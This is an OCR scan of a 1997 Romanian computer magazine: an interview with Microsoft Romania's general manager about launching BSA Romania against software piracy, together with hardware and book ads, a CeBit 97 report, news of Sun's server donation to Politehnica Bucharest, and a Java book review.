Cu această ocazie domnul Silviu Hotăran, General Manager Microsoft România, a avut amabilitatea să ne acorde un scurt interviu despre obiectivele BSA România şi despre modul în care această organizaţie va opera.

***Rep.:** La lansarea reprezentanţei Microsoft România aţi promis că în scurt timp se va deschide şi un birou BSA în România. Este o primă promisiune care se îndeplineşte, care prinde contur. Dacă nu eraţi în spatele acestei iniţiative probabil că lucrurile ar mai fi întîrziat încă multă vreme. Priviţi înfiinţarea BSA România ca pe un fel de cruciadă personală?*

Silviu Hotăran: Sigur că cineva trebuia să aibă iniţiativa. Explicaţia nu este însă chiar atît de complicată pentru că pe de o parte Microsoft este o firmă cu resurse impresionante şi pentru ca să lansezi o asemenea acţiune trebuie să investeşti ceva, în al doilea rînd Microsoft este, la nivel mondial, motorul BSA. Deci era normal ca odată cu deschiderea reprezentanţei Microsoft România să fie lansată şi această iniţiativă. În ceea ce priveşte implicarea personală nu cred că este vorba despre o cruciadă pentru că toţi cei care sîntem membri BSA şi reprezentăm fie producători străini fie locali de software toţi simţim această implicare pentru că s-a pornit de la nevoia de a face ceva pentru ca să schimbăm puţin lucrurile în privinţa hoţiei, a furtului de software şi de programe. Pot să afirm însă că îmi doresc cu ardoare să se creeze o industrie de software, nu doar în interesul firmei Microsoft ci şi în interesul firmelor româneşti, pentru că am făcut şi eu parte dintre cei care au fost frustraţi de faptul că foarte mulţi dintre programatorii buni au fost nevoiţi să plece din ţară sau să-şi schimbe domeniul de activitate din cauză că nu au fost protejaţi. Nu este vorba numai despre bani aici, ci este vorba despre capacitatea pe care aceşti tineri o au de a crea software şi despre imposibilitatea, datorită condiţiilor existente, de a trăi de pe urma acestei activităţi. Din acest punct de vedere este şi un fel de cruciadă, dar nu doar a mea personală ci a multora. Trebuie să creăm condiţii în România pentru ca tinerii care termină facultăţile de profil şi care sînt extrem de dotaţi să nu mai plece, sau cel puţin să nu mai plece în număr aşa de mare - procentul ultimilor ani se ridică la 80-90% din cei care au terminat o facultate de profil. Trebuie să-i facem să se simtă bine în România şi aceasta înseamnă să le dăm posibilitatea să cîştige bani de pe urma creaţiei lor.

***Rep.:** De ce este atît de importantă înfiinţarea BSA România?*



Silviu Hotăran

Director General
Microsoft România

Născut la 28 mai 1955, Silviu Hotăran este absolvent al facultății de automatică și calculatoare din Institutul Politehnic București.

Între 1980-1991 a fost cercetător științific la ITC București, activînd în domeniul sistemelor de operare.

În 1991 a creat și preluat conducerea filialei locale a firmei franceze Ciel. Pînă în 1996 Ciel, producător și distribuitor de produse informatice de gestiune economică, a fost una dintre foarte puținele firme de pe piața românească care s-au ocupat în mod exclusiv de software.


Silviu Hotăran este și cadru didactic asociat la ASE București.

S.H.: Înfiinţarea BSA România este extrem de importantă pentru că este prima organizaţie care îşi propune ceva concret, pragmatic în domeniul aplicării legii copyrightului. Pentru că vedeţi, există foarte

PARTENERI AUTORIZATI ÎN ROMÂNIA

Parteneri ICL

- ALFASOFT SA (Cluj-Napoca)
- CORES SRL (Timişoara)
- DATALOG COMPUTERS (Tg.-Mureş)
- ELCOSOFT SRL (Cluj-Napoca)
- FIBA IMPORT EXPORT SRL (Ploieşti)
- GENESYS SOFTWARE SRL (Bucureşti)
- INTELPROF INTERNATIONAL SRL (Braşov)
- MIXERA SRL (Brăila)
- ROMUS TRADING & DEVELOPMENT LTD (Iaşi)
- TERRA INDUSTRIAL TECHN SA (Piteşti)
- TOP EDGE ENGINEERING SRL (Craiova)



ICL iniţiază vânzarea prin canale indirecte

Pe data de 18 Februarie 1997, Reprezentanţa ICL în România a lansat oficial o reţea de parteneri autorizaţi în teritoriu, prin care îşi propune să livreze soluţii ICL bazate pe hardware Fujitsu. Ceremonia de semnare a contractelor de colaborare între ICL şi partenerii săi a avut loc la Casa Oamenilor de Ştiinţă în Bucureşti. Printre participanţi s-au numărat atât reprezentanţi ai firmelor ICL şi FUJITSU din Marea Britanie, cât şi colegi de la Reprezentanţele ICL din Bulgaria şi Croaţia, România fiind prima ţară din Europa Centrala şi de Est în care ICL şi Fujitsu introduc sistemul de vânzare printr-o reţea de distribuţie.

Pentru informaţii suplimentare contactaţi:

ICL-ROMÂNIA – Reprezentanţa
Bd. Republicii, 44 - 46, Sector 2, Bucureşti
Tel: 401-250.61.17 (4 linii), Fax: 401-250.58.18

Partner ICL

FUJITSU

PCs . NOTEBOOKS . SERVERS

Cele mai noi tehnologii mondiale încorporate în familia calculatoarelor ***COMRACE.***

Acestea sunt proiectate, optimizate și testate pentru a oferi cea mai bună performanță odată cu fiabilitatea cunoscută a sistemelor ***COMRACE®.***

SOFTWARE LEGAL.

3 ANI GARANȚIE.

Suport tehnic profesional pe întreaga perioadă de garanție.

PREȚURI COMPETITIVE.

Satisfacția Dumneavoastră este cheia succesului ***COMRACE® COMPUTERS.***

comrace®

COMPUTERS

Singurul producător român
în relație directă OEM cu WESTERN DIGITAL

36 LUNI GARANTIE

Microsoft Windows 95
comrace

AMD
586
K5

intel inside
pentium® PROCESSOR
PENTIUM®PRO PROCESSOR

CHIP TIP August 1996
CHIP TIP November 1995

"Trophy a obținut în cadrul testului de performanță cel mai bun punctaj, 2492 ... Având în vedere performanțele și accesoriile oferite, factorul de preț al calculatorului de la COMRACE®, de 2,25, este foarte bun."
CHIP, August 1996, pag. 27

Combinația exclusivă de tehnologie nouă cu performanță maximă, dotări standard și opțiuni, ergonomia și calitatea fac din COMRACE® cel mai competitiv calculator de pe piață.

DA Harddisk
WESTERN DIGITAL **Caviar®**

THE WORLD'S MOST RECOMMENDED HARD DRIVE
Caviar

DA Monitor
ADI MicroScan
Monitors for your Computing Needs

DA Sistem de operare Microsoft®
cu licență preinstalat
☑ MS-DOS 6.22 + Windows for Workgroups 3.11
☑ Windows 95
☑ Windows NT Workstation 4.0

+ GRATUIT

GAMES SAMPLER CD

16 jocuri (trial version) selecționate dintre cele mai bune jocuri ale anului pentru Windows® 95 împreună cu fiecare calculator COMRACE® cu sistem de operare Windows® 95.

LOOK FOR THE CERTIFICATE OF AUTHENTICITY
Certificate of Authenticity
Genuine Microsoft® Products
PRE-INSTALLED BY COMRACE COMPUTERS

COMRACE® este marcă înregistrată iar rally™, trophy™, elite™, office PC™, magnum™ sunt mărci de producător ale COMRACE COMPUTERS.
Toate celelalte mărci sau mărci de producător la care se face referire sunt proprietatea companiilor respective.

Distribuitori

starsoft
CRAIOVA • Tel. 051-415800 • Fax 051-413209
BUCUREȘTI • 01-3111317 • Fax 01-3111316
E-Mail:office@comrace.eunet.ro

Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •**Arad**: LEXIMIS - 057-251245 •**Bacău**: NERATON SERVICE - 034-181506 •**Baia Mare**: CUMULUS LOGIC - 062-433248 •**Brașov**: COSIDOR COM - 068-310534; ERIMEX - 068-143594 •**Brăila**: ROM GT PLUS - 039-611660 •**București**: ALSYS DATA - 01-4104562 •**Călărași**: OPTIM SOFT - 042-314589 •**Cluj-Napoca**: TELESIMEX & GEMINI - 064-425103 •**Constanța**: **BRIO BIT** - 041-616811 •**Deva**: RECEP PLUS - 054-218205 •**Focșani**: QUATTRO IMPEX - 037-625134 •**Galați**: SIMM'S INTERNATIONAL - 036-463344 •**Iași**: **BETALINE** - 032-271281 •**Miercurea Ciuc**: BITRACE - 066-124090 •**Onești**: COMPUTER SERVICE - 034-326632 •**Pitești**: OPEN SYSTEMS - 048-219000 •**Reșița**: SELCO - 055-215301 •**Rîmnicu Vîlcea**: BIT CENTER - 050-730109 •**Satu Mare**: DATA ELECTRONIC - 061-737635 •**Sibiu**: DATA PRO - 069-210489 •**Slatina**: TANDEM SERVICE - 049-423184 •**Suceava**: DATA SERVICE - 030-214982 •**Timișoara**: ETA 2 U - 056-199508; EXACT - 056-220170 •**Tîrgu Jiu**: ELTOP - 053-218666 •**Tîrgu Mureș**: CARO COMP - 065-210040

Comandă un COMRACE® și lasă-l să lucreze pentru tine

multe organizaţii în domeniul informaticii care îşi propun să facă o mulţime de lucruri, dar din cauza paletei foarte mari de obiective şi al numărului foarte mare de membri de obicei nu se face mare lucru. BSA nu are multe obiective, are unul singur, lupta împotriva hoţiei de software, nu are mulţi membri, are doar 12 în momentul de faţă, şi toţi sînt motivaţi, prin prisma propriilor interese pentru a lupta împotriva furtului de software.

Rep.: *Peste 75% din piaţa mondială de software este deţinută de companiile nord-americane. Poate fi acceptată o argumentaţie conform căreia o astfel de organizaţie nu ar face altceva decît un lobby tot pentru cei bogaţi, în speţă pentru companiile americane? De ce este importantă existenţa BSA şi pentru companiile româneşti şi nu doar pentru cele americane?*

S.H.: Mărturisesc că 75% este un procent pe care eu nu-l ştiam...

Rep.: *L-am preluat chiar din materialele BSA.*

S.H.: Adevărul este unul singur, că toţi învăţăm din acest proces. Chiar şi noi cei care am înfiinţat BSA România am invitat oameni de afară care au experienţă în această activitate, tocmai pentru ca să învăţăm de la ei. Nici noi nu ştiam foarte multe despre modul în care se luptă împotriva furtului de software. Acum învăţăm cu toţii, aşa cum atunci cînd s-a înfiinţat filiala Microsoft România membrii filialei au fost angrenaţi într-un proces în care au trebuit să înveţe foarte mult, şi în cazul BSA România toţi membrii BSA vor avea foarte mult de învăţat din experienţa cîştigată de BSA în alte ţări şi încercăm să aplicăm cele învăţate la condiţiile specifice ale pieţei româneşti.

În ceea ce priveşte argumentaţia, desigur Microsoft este în momentul de faţă cea mai importantă firmă producătoare de software la nivel mondial, producînd de la sisteme de operare pînă la produse specifice pentru utilizatori, dar produce în primul rînd platforme pe care se pot construi aplicaţii. Cine construieşte aceste aplicaţii? Există multe firme în lume care construiesc aplicaţii pe platforme Microsoft. De ce nu ar fi şi în România? Microsoft trece în prezent printr-o transformare revoluţionară. Sînt foarte multe lucruri pe care le putem face noi acum în România şi pe care nu le-a făcut încă nimeni în lume, şi cred foarte sincer în treaba asta. În sensul că odată cu apariţia BackOffice-ului, familia de servere, ne apropiem de o ofertă a cărei complexitate creşte pe zi ce trece. Pînă acum toată lumea ştia că Microsoft vinde Windows, vinde Office, procesoare de texte ş.a.m.d. BackOffice este însă o tehnologie întreagă. Nu prea există aplicaţii pentru ea. Vorbim despre Internet şi Intranet, nu prea există aplicaţii pentru intranet. Chiar şi în interiorul firmei Microsoft... Pentru că dacă 1996 a fost anul în care s-a creat tehnologia intranet, anul 1997 este anul în care se vor crea aplicaţiile intranet. Nu cred că România pleacă cu handicap în această cursă. Deci aceasta este o şansă care li se oferă companiilor româneşti şi de care ele ar trebui să profite, dar acest lucru se poate întîmpla numai în cazul în care ele vor putea trăi de pe urma propriii lor creaţii. Şi acestea ar fi avantajele de care companiile româneşti ar putea beneficia în urma luptei duse de BSA împotriva furtului de software.

Rep.: *Vor exista nişte perioade de graţie în care utilizatorii să poată să-şi legalizeze aplicaţiile pe care le utilizează?*

S.H.: Nu aş numi-o perioadă de graţie. Dar este adevărat că odată cu anunţarea înfiinţării organizaţiei Microsoft, şi celelalte firme afiliate la BSA România probabil că au o politică asemănătoare, lansează o campanie de legalizare. Această campanie de legalizare nu înseamnă nici amnistie, nici graţie, înseamnă posibilitatea de legalizare în condiţii avantajoase. Pentru a fi mai explicit, pachetele Windows şi Office se oferă la preţuri de upgrade în loc să fie oferite la preţurile întregi de listă.

Rep.: *Care sînt primii paşi, primele acţiuni, pe care le va face BSA România?*

S.H.: BSA are două tipuri de activităţi: una educaţională şi una legală. În privinţa activităţii educaţionale vom lansa nişte campanii cu ajutorul activităţilor specifice marketingului, publicitate, direct mail, telemarketing... prin care vom încerca să transmitem mesajul: De ce este important să se utilizeze software legal? Care sînt efectele furtului de software? Şi care sînt dezavantajele pentru utilizatorii de software furat? În ceea ce priveşte partea legală vom încerca să demarăm nişte acţiuni, respectînd anumite priorităţi. Vom viza în primul rînd canalele de distribuţie - de multe ori piraţii se află în cadrul propriilor canale - şi pentru aceasta vom întreprinde nişte acţiuni, relativ repede, acţiuni care pot folosi ca mijloace de educaţie şi pentru celelalte segmente ale pieţei.

Rep.: *Ca efect al înfiinţării BSA România va lua naştere şi o Poliţie de Software?*

S.H.: Nu i-aş spune Poliţie de Software pentru că n-aş vrea ca BSA să fie percepută ca o organizaţie agresivă. Noi ne-am dori să schimbăm în mod radical modul în care se proliferează produsele program în România. Deci am vrea ca ele să fie distribuite pe canale legale care să ofere garanţii referitoare la provenienţă, calitate, protecţia împotriva viruşilor ş.a.m.d. Deci nu este vorba despre o Poliţie Software. Dar mesajul acesta trebuie perceput, trebuie să se înţeleagă că o altă şansă nu există. Un grad ridicat de pirataj caracterizează numai ţările subdezvoltate. Dacă încercăm să schimbăm ceva, trebuie s-o facem, aşa cum încearcă şi actualul guvern, radical. Nu există o altă soluţie.

Rep.: *Putem concluziona că înfiinţarea BSA România este un semn de intrare în normalitate?*


S.H.: Da. Noi dorim să creăm această şansă de intrare în normalitate. Ştim că este greu, ştim că există multe obstacole de înlăturat, ştim că poate dura, nu visăm la minuni, dar trebuie să începem să schimbăm mentalităţile.

(*A consemnat* **Romulus Maier**)

Administrare zero

Pe data de 12 martie 1997, Microsoft a anunţat că următoarea fază pentru Zero Administration Initiative va fi disponibilă în 90 de zile pentru utilizatori. Kit-ul pentru Windows NT Workstation 4.0 va consta dintr-o serie de unelte care vor permite administrarea centralizată pentru desktop, împiedicând utilizatorii să instaleze aplicaţii fără autorizare şi vor permite ca aplicaţiile să fie accesate de la server. Pentru o demonstraţie on-line puteţi vizita Microsoft pe Web la: http://www.microsoft.com/windows/zak/

Setul de unelte de administrare utilizează tehnologie Microsoft de ultimă oră, inclusiv politici de sistem şi profil utilizator, pentru a realiza un mediu sigur cu securitate şi administrare bazată pe politică. Setul poate fi instalat uşor de producătorii de calculatoare PC. Inginerii de sistem care au deja Windows NT Workstation 4.0 vor trebui să reconfigureze SO de pe aceste echipamente.



Microsoft
Windows NT 4.0
Technical
Support
Training
Hands-On Self-Paced Training for Windows NT Server Version 4.0
Microsoft Press

Microsoft Press knows

Sports, Hobbies, & Pets
Games, Hobbies, & Recreation
1
2

este timpul


Îți lipsesc. **Ți le-ai dori.** Resursele pentru instruire și certificare Microsoft. **Norocul** tău, **Microsoft Press are soluția**; seturile de resurse și seturile de instruire în ritm propriu care te ajută să **înveți** despre ceea ce ai **nevoie**, atunci când ai nevoie să știi. Indiferent că dorești să-ți **perfecționezi** cunoștințele anterioare sau să-ți creezi un **program de instruire într-un ritm propriu,** vei afla că mai ai și timp pentru **viața** ta.


Microsoft
Windows NT 4.0
Network
Administration
Training
Hands-On Self-Paced Training for Supporting Windows NT Workstation and Server version 4.0
Microsoft Press

Microsoft® Windows NT 4.0
Network Administration Training
1-57231-439-7

Microsoft
SQL Server
Training
Hands-On, Self-Paced Training for Microsoft SQL Server Version 6.5
Microsoft Press

Microsoft® SQL Server Server
Training
1-55615-930-7


Microsoft
Windows NT
Server
Resource Kit
Supplement One
Microsoft Press

Microsoft® Windows NT®
Server 4.0 Resource Kit
1-57231-344-7

Microsoft
Windows NT
Workstation
Resource Kit
Comprehensive Resource Guide and Utilities for Windows NT Workstation Version 4.0
Microsoft Press

Microsoft® Windows NT®
Workstation 4.0 Resource Kit
1-57231-343-9

Microsoft® Press

Computer
Press
Agora

Cărțile pot fi răsfoite, comandate și cumpărate la librăria deschisă la sediul firmei Forte Computers din București, str. Lipscani nr. 102, Computer House, str. Grigore Alexandrescu nr.47 sau la Librăria Humanitas din Pasajul Crețulescu din București (lîngă magazinul Muzica).

Puteți comanda orice carte de la: Computer Press Agora s.r.l., C.P. 94 OP.49, București, fax: 01-2300286

***Important:** Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)*

Eveniment

Pentru lumea calculatoarelor şi comunicaţiilor, cel mai important eveniment de primăvară este CeBit 97 de la Hanovra. În fiecare an sunt prezente aici firmele importante şi sunt prezentate echipamente şi tehnologii care influenţează semnificativ evoluţia domeniului în anul în curs.

CeBit 97

Joi, 13 martie, organizatorii au deschis cel mai mare târg european de specialitate, care a durat până la 19 martie. An de an prezenţa firmelor este mai numeroasă, anul acesta fiind peste 6800 expozanţi din 65 de ţări. Târgul este de specialitate, partea de electrocasnică a domeniului fiind mutată la o dată separată la CeBit Home. Cu toate acestea Hanovra face faţă din ce în ce mai greu asaltului vizitatorilor. Parcările sunt supraaglomerate şi accesul este dificil. Construcţiile noi pentru a face faţă cererilor sunt prevăzute să fie terminate pentru anul 2000. Colegii noştri au rezistat cu succes la dificultăţi şi s-au întors cu materiale interesante. Semnalăm acum câteva aspecte interesante, urmând să revenim în numărul viitor cu detalii despre prezenţele semnificative.

Tehnologiile de birotică sunt din ce în ce mai importante, datorită restructurării economiei şi apariţiei de nenumărate firme mici. Pentru piaţa SOHO (Small Office / Home Office) firmele oferă echipamente multifuncţionale. HP a prezentat OfficeJetLX, care este atât imprimantă cu jet cât şi scanner, fax sau copiator. Canon a prezentat echipamentul fax B360 care datorită softului MultiPASS 1000 poate fi folosit ca fax, imprimantă sau scanner. Spectaculoase sunt soluţiile DTVC (Desktop Video Conferencing) oferite de multe firme, şi care sunt agreate deoarece îmbunătăţesc conlucrarea şi reduc necesitatea deplasărilor pentru angajaţi. Firma Creative Labs a prezentat linia de produse ShareVision, Sony a demonstrat soluţia pentru video-conferinţe Trinicom 5000 la trei posturi iar BT (British Telecom) toată gama de produse, de la video-telefoane ISDN la PC Videophone sau sisteme VC6000. Pe măsură ce firmele marcante adoptă soluţii standard (H.320, H323 şi T.120) şi posibilităţile de comunicaţii de bandă largă se materializează, video-conferinţele vor deveni uzuale. Nu putem să nu amintim şi soluţia Intel ProShare, sau aplicaţia IBM Screencall care lucrează eficient pe echipamentele BT Videophone. Produse PCTV şi WebTV au fost prezentate printre alţii de Acer sau Philips. Revenind la banda de transfer şi aici lupta strânsă între tehnologii şi firme este evidentă. Soluţiile ISDN sunt obişnuite deja dar modemurile de 56k, ADSL tehnologiile de comunicaţii prin satelit şi radio oferă ultimele noutăţi. La modemurile de 56k US Robotics îşi urmează o cale proprie şi a fost o discreţie totală privind achiziţia firmei de către 3Com prevăzută pentru această vară. Majoritatea firmelor mari ca Cisco, Compaq, IBM, Intel, Motorola sau Microcom au aderat la soluţiile compatibile între ele, K56Plus şi V.flex.2 oferite de Rockwell respectiv de Lucent. Pentru modemurile de cablu Bay Networks a prezentat soluţia pachet DataReady care include un hub /ruter, modemul de cablu, soft de server şi de administrare precum şi accesoriile necesare instalării. Ericsson a demonstrat soluţie de transfer de date la 64kbps în reţele GSM, bazat pe mai multe apeluri simultane, prin care se pot obţine canale de viteză mare . Soluţiile GSM uzuale lucrau doar la 9,6kbps pentru date. Un anunţ important pentru viitor este cel făcut de Intel şi SES care din care am putut afla de noua firmă pentru comunicaţii de date prin satelit ESM (European Satelite Multimedia Services) care va oferi serviciul Astra-Net din această toamnă. Va fi astfel posibilă recepţionarea paginilor Web la 6Mbps iar cale în sus se va asigura prin linie telefonică. Antena mică parabolică de recepţie şi cartela PCI de interfaţă vor avea un preţ în jur de 200$.

În domeniul procesoarelor dezvoltările remarcabile au avut loc la UC şi procesoarele grafice. Intel, prin procesoarele Pentium MMX şi Pentium II (Pentium Pro cu MMX) domină autoritar piaţa de UC. După afirmaţiile lui Andy Grove, preşedintele Intel, firma vede două segmente diferite de piaţă pentru cele două procesoare care vor coexista. Soluţiile Pentium (evident cu MMX) vor fi pentru acasă şi cele Pentium II pentru servere. Introducerea setului de 57 instrucţiuni MMX influenţează piaţa cartelelor grafice 3D fiind posibile soluţii mai puţin pretenţioase pentru 3D prin soft. Interesant de semnalat este apariţia setului MMX la procesoarele MIPS de la firma LSI Logic. Procesoarele MIPS au apărut pe scară largă în Sony Play Station şi Nintendo 64. La discurile video digitale DVD setul MMX este de asemenea utilizat pentru optimizarea redării video MPEG1, de exemplu. La noi firma Salient a oferit pentru prima dată sisteme cu MMX, dar aceste sisteme sunt acum oferta normală din partea marii majorităţi a furnizorilor. Nu putem să nu semnalăm o cartelă grafică interesantă, cea a firmei Trident. Cartela Trident 3Dimage 985 oferă accelerare 3D, redare DVD şi ieşire TV. Cartela are un cache de 1MB şi tehnologia 20 CADE 3D permite performanţa de 1,2M poligoane pe secundă, cu un ordin de mărime peste performanţele cartelelor 3D ale concurenţei. Există şi suport harvare pentru compresii MPEG 1 şi

MPEG 2, redare DVD la 30 cadre / secundă și sunet de ambient AC-3.

În cuda reținerilor manifestate de studiourile cinematografice, tehnologiile DVD apar cu succes și în Europa. Firme ca Matsushita sau Toshiba oferă deja produse și Philips va lansa produsele proprii în toamnă. Se pare că tehnologia va avea un succes mai mare de Crăciun 97.

La software, aparent lupta este între Sun și Microsoft, cel puțin în ceea ce privește succesul sau insuccesul soluțiilor bazate pe Java. Pentru pasionații paginilor de Web este poate interesantă soluția firmei Random Noise, care a prezentat versiunea Mac pentru produsul Coda. Cu acest produs există posibilitatea de lucru în stil Quark Xpress și controale drag-and-drop pentru animații. Produsul este realizat în Java, semnal că aplicațiile realizate se răspândesc.

Microsoft s-a prezentat așa cum era de așteptat cu Office'97, dar și cu Office pentru Apple Macintosh 4.2.1. Nu a lipsit nici BackOffice și nici uneltele de dezvoltare (Visual Basic 5.0, Visual C++ 5.0, Visual J++ 1.0, Visual InterDev 1.0, Visual FoxPro 5.0, Visual SourceSafe 5.0, Visual Studio 97). Produsele Microsoft pentru Internet și Windows au fost prezente la multe standuri. Cu toate rezervele exprimate de Microsoft față de NC (Network Computer), încă din octombrie anul trecut Intel și Microsoft au elaborat specificațiile pentru NetPC. Acesta va include față NC tradițional și o unitate harddisk pentru memorarea locală a informațiilor de pe WEB. Microsoft a prezentat cu succes soluțiile soft de server WindowsNT și ultimele actualizări dela Explorer 4.0.

Firma canadiană Corel a reapărut în Europa cu intenția de a se apropia și mai mult de beneficiarii din Europa. Corel a prezentat VideoNC, un echipament standard client simplu care va rula mașina virtuală Java pe un procesor Motorola MPC 821 PowerPC. Sistemul are 16 MB memorie și se conectează la Internet printr-un modem incorporat V.43 sau prin interfața Ethernet de 10 Mbps. Pe VideoNC vom putea lucra cu CorelOffice pentru Java și cu o serie nouă de aplicații Corel scrise în totalitate în Java. Noul sediu european Corel va fi probabil la Londra sau Amsterdam, dar vor exista oserie de birouri regionale în Europa. Prezența Corel este notabilă deoarece firma a dipărut din Europa după vânzarea de către Novell a produsului WordPerfect.

Evident că marile firme, în frunte cu IBM, Compaq, Sun, HP, Oracle sau SAP R/3 au fost toate prezente la acest megashow. Este însă regretabilă pentru noi absența firmelor din România. ■

Sun în învățământ

București, 12 martie 1997 - Rectoratul Universității "Politehnica" București anunță că UPB a dobândit statutul de Centru Sun SITE. În urma acordării acestui statut, Sun Microsystems a donat UPB un server împreună cu programele aferente, server ce se numără printre cele mai puternice sisteme din țara noastră. Valoarea donației se ridică la peste 100.000 USD. Serverul este model ULTRA Enterprise 3000 în configurația: 167 MHz CPUs, 256 MB RAM, 23 GB HDD, 4 -8 GB tape și va fi utilizat atât pentru a oferi comunității academice și științifice românești acces rapid la o mare cantitate de informații cât și pentru a prezenta celor peste 80 milioane de utilizatori Internet și WWW acces la informații despre România.

" Această donație reprezintă o parte din programul nostru continuu de investiții în România precum și recunoașterea competenței academice ale Universității "Politehnica" București, mai ales în domeniul IT" a declarat Darryl Parker, Sun Microsystems Managing Director pentru Europa Centrală și de Est. Cum Sun este liderul mondial al platformelor Internet (57% din serverele Internet instalate sunt servere Sun) am considerat că acest server este cel mai potrivit dar pe care-l putem oferi. Este felul nostru de a ne exprima aprecierea față de evoluția informaticii în România și de a contribui la dezvoltarea ei".

Acordul dintre Sun și UPB face parte din programul Sun SITE (Software, Information and Technology Exchange) al companiei Sun Microsystems. Principalul obiectiv al acestui program constă în constituirea unor depozite informaționale vaste care să conțină informații din diferite domenii (de exemplu rezultate ale unor cercetări științifice, informații guvernamentale, evenimente locale și multe altele), programe din domeniul public și o arhivă care să conțină informații relative la produsele și serviciile oferite de către firma Sun.

"Suntem foarte încântați că Universitatea "Politehnica" București a fost aleasă pentru a fi inclusă în programul Sun SITE" a declarat profesorul Ioan Constantin, prorectorul Universității "Politehnica" București. "Vom face din Sun SITE o resursă foarte importantă nu numai pentru universitatea noastră, ci și pentru întreaga comunitate academică și de cercetare din România. În același timp se va constitui pe acest server și o arhivă bogată de informații despre România, accesibilă de oriunde din Internet".

În momentul de față există peste 40 centre Sun SITE în universități din America, Europa, Asia, Africa și Australia. Includerea în programul Sun SITE reprezintă o recunoaștere a competenței în domeniul tehnologiei informației într-o țară. In estul și centrul Europei mai există astfel de centre în Cehia, Polonia, Rusia și Ungaria.

Informații suplimentare despre programul Sun SITE pot fi obținute din pagina de prezentare Sun SITE - http://www.sun.com/sunsite/index.html. Pagina de prezentare pentru Sun SITE România va fi accesibilă la adresa:

http:/ / www.sunsite.pub.ro/index.html.

Instalarea și asistența tehnică pentru Sun SITE va fi asigurată de către firma Romsys principalul reprezentant al companiei Sun Microsystems în România și unic SunService provider în România.

Pentru informații suplimentare contactați:

Irina ATHANASIU, Profesor la Catedra de Calculatoare, Facultatea de Automatică și Calculatoare, Universitatea "Politehnica" București; Tel : 410 03 25, Fax: 411.21.81; e-mail: irina@gfree.guru.ro

---

Laura LAZAROIU Director Marketing ROMSYS SA, București Tel: 230 08 10; Fax: 230 03 16; e-mail: laural@romsys.ro

Noi cărți de programare în Java

Apariția JDK 1.1 de la Sun anunță un nou val de cărți de Java, de toate genurile, precum și un val de actualizări ale titlurilor deja existente pe piață. Noile topici existente în JDK 1.1, precum API-ul de baze de date JDBC, API-ul de securitate, API-ul de arhivare JAR, API-ul pentru dezvoltarea de componente software RMI/JavaBeans, API-ul de serializare precum și API-ul de internaționalizare sunt tot atâtea argumente pentru achiziționarea unei noi cărți dedicată claselor existente în runtime-ul standard Java.

Java Unleashed

Din seria actualizărilor unor titluri mai vechi face parte și noua carte apărută la editura Sams Net, Java Unleashed, ediția a doua. Cartea este scrisă de un colectiv de autori condus de Michael Morrison, autor independent care a participat la scrierea cunoscutei cărți: Teach yourself Java in 21 days. Ceilalți membrii ai colectivului sunt: Jerry Ablan, Michael Afergan, Rogers Cadenhead, David R. Chung, John December, Laura Lemay, Steve Ingram, Glen Vanderburg și mulți alții.

Java Unleashed este în realitate o colecție de capitole noi sau preluate și actualizate din cărți mai vechi care fac o trecere în revistă a întregsetului de clase existent în JDK 1.1 plus o prezentare extinsă a limbajului. Având peste 1100 de pagini, cartea atinge majoritatea topicilor de interes în domeniu având o organizare în zece părți: inițiere în Java, limbajul Java, pachetele Java standard, crearea apleturilor Java, programare în rețea cu Java, strategii de programare în Java, programare avansată în Java, cum să integrăm Java cu alte tehnologii, aplicații ale limbajului Java și, partea finală, tehnologii nou apărute legate de Java.

Dacă primele părți sunt în general nemodificate față de prima ediție a cărții, începând cu partea de programare avansată încep să apară noile topici din JDK 1.1. Secțiunea conține două capitole complet noi legate de JDBC și persistență (serializare) și încă trei capitole masiv modificate legate de securitate, metode native și mașina virtuală Java. Toate aceste topici sunt noi sau au fost semnificativ modificate în JDK 1.1.


În partea de integrare a limbajului Java cu alte tehnologii avem capitole extinse legate de integrarea dintre Java și VRML 2.0, ActiveX, JavaScript și VBScript. Capitolele sunt noi și extrem de interesante pentru cei care programează în medii eterogene în care viteza de realizare a unei aplicații contează mai mult decât abordarea unitară.

În partea de aplicații, puteți găsi capitole despre dezvoltarea aplicațiilor intranet, dezvoltarea de jocuri, procesarea avansată a imaginilor și lucrul cu baze de date. În fine, în ultima parte, puteți citi despre compilare Just-In-Time, obiecte la distanță și Java IDL, JavaOS și microprocesoare Java, serverul Web Jeeves plus o prezentare a noilor API-uri de comerț, media, server, JavaBeans, securitate, etc.

